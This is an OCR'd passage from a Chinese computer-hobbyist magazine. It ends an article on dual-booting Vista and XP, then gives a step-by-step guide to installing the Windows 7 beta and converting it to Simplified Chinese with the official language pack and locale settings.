


图 12

在安装了 VISTA 的情况下再安装 XP 系统，打造双系统的方法就为大家介绍完了。对于我们学黑的小菜，使用 VISTA 系统上上网、听听歌娱乐一下，再使用 X P 系统学点黑岂不乐哉。想安装 VISTA 和 XP 双系统的你也来试试吧。

文章难易度：★★
文章阅读点：安装官方语言包，使英文版 windows 7 变成中文

轻松体验 Windows 7 中文版

丛林

微软在日前正式对外发布了 Windows 7 的 BETA 版，尽管这只是一个测试版，但运行效果却让人异常惊喜，比 VISTA 更出色也更优秀，即使 512 的内存也可以流畅运行，看来 VISTA 注定是一个过渡产品，让人不禁联想到了 Windows ME，下面我就教大家如何把 Windows 7 中文版安装到系统里。




图 1




图 2

由于微软只发布了英语、德语、日语、阿拉伯语和印度语的安装镜像，所以我们要首先安装英文版的 Windows 7，先下载光盘镜像（http://download.microsoft.com/download/6/3/3/633118BD-6C3D-45A4-B985-F0FDFFE1B021/EN/7000.0.081212-1400_client_en-us_Ultimate-GB1CULFRE_EN_DVD.iso，文件大小为 2.44G），我们在 XP 下直接使用 WINRAR 解压即可，安装过程和 VISTA 一样，只需要运行 SETUP，点击下一步按钮选择一个 10G 以上剩余空间的 NTFS 分区就可以了，这样就可以轻松的安装上双系统了，我重点讲一下如何中文化。

微软在 MSDN 网站向付费用户提供了官方中文语言包的下载，其中也包括了简体中文语言包，首先我们下载中文语言包，下载的也是一个 ISO 文件，大小为 167M，可以直接使用 WINRAR 解压，或使用虚拟光驱加载。然后进入 control panel（控制面




图 3




图 4

板)，点击language and Region（语言选项）下面的Change display language，如图1。再点击Install&Uninstall languages（安装或删除语言包），如图2，这时就会出现如图3所示的选项，我们选择install display languages（安装语言包），点击Browse选择刚才那个简体中文语言包，点下一步安装就可以了，如图4，图5。安装完成后系统会重新启动计算机，重启后在display language选项里就多出了中文（简体）选项，如图6，我们选择中文后系统就会变成中文版的Windows 7了。




图5




图6




图7

重启进入系统后会发现语言已经是中文的了，可是当你打开QQ或其它一些软件的时候却会发现很多地方出现了“？？”或是乱码，我们还要继续修改系统内码为中国。打开控制面板中的“区域语言选项”→“管理”→“非Unicode程序的语言”中切换为“中文简体”，重启后中文软件都显示正常了。

